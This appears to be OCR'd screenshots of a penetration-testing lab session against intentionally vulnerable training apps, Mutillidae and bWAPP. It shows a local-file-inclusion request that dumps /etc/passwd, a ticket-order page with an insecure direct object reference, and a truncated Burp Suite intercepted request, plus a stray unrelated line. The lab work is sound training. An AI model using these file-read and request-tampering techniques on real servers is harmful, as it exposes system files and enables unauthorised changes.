
To see the source of the file, choose and click "View File". Note that not all files are listed.


Source File Name: upload-file.php

View File

File: /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
```


Burp Suite Community E...
Mozilla Firefox
qterminal
03:55 AM
Mozilla Firefox
192.168.1.12/mutillidae/
192.168.1.12/mutillidae/index.php?page=/etc/passwd
133%
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool
/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing
List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false landscape:x:104:122::/var/lib/landscape:
/bin/false sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
messagebus:x:107:114::/var/run/dbus:/bin/false tomcat6:x:108:115::/usr/share/tomcat6:/bin/false user:x:1000:1000:user,,,:/home/user:
/bin/bash polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:
/bin/false pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false postfix:x:112:123::/var/spool/postfix:/bin/false


Burp Suite Community E...
bWAPP - Portal - Mozill...
qterminal
03:44 AM
bWAPP - Portal - Mozilla Firefox
Kali Linux
bWAPP - Portal
192.168.1.12/bWAPP/portal.php
133%
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
bWAPP
an extremely buggy web app !
Choose your bug
---------- bWAPP v1.9+ ----------
Hack
Cross-Site Scripting - Reflected (User-Agent)
Cross-Site Scripting - Stored (Blog)
Cross-Site Scripting - Stored (Change Secret)
Cross-Site Scripting - Stored (Cookies)
/
/ A4 - Insecure Direct Object References /
Insecure DOR (Change Secret)
Insecure DOR (Reset Secret)
Insecure DOR (Order Tickets)
/
/ A5 - Security Misconfiguration /
Arbitrary File Access (Samba)
Cross-Domain Policy File (Flash)
Cross-Origin Resource Sharing (AJAX)
Cross-Site Tracing (XST)
Denial-of-Service (Slow HTTP DoS)
Denial-of-Service (XML Bomb)
Insecure FTP Configuration
Insecure SNMP Configuration
Insecure WebDAV Configuration
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
/ Portal /
bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.
Which bug do you want to hack today? :)
---------- bWAPP v1.9+ ----------
/ A1 - Injection /
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
NATIONAL CENTER FOR MISSING & EXPLOITED

an extremely buggy web app !

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order 10 tickets.


10

Confirm

You ordered **10** movie tickets.

Total amount charged from your account automatically: **150 EUR**.

Thank you for your order!


Burp Suite Community Edition v2020.12.1 - Tempora
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Intercept HTTP history WebSockets history Options
Request to http://192.168.1.12:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions
1 POST /bWAPP/insecure_direct_object_ref_2.php HTTP/1.1
2 Host: 192.168.1.12
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 47
9 Origin: http://192.168.1.12
10 Connection: close
11 Referer: http://192.168.1.12/bWAPP/insecure_direct_object_ref_2.php
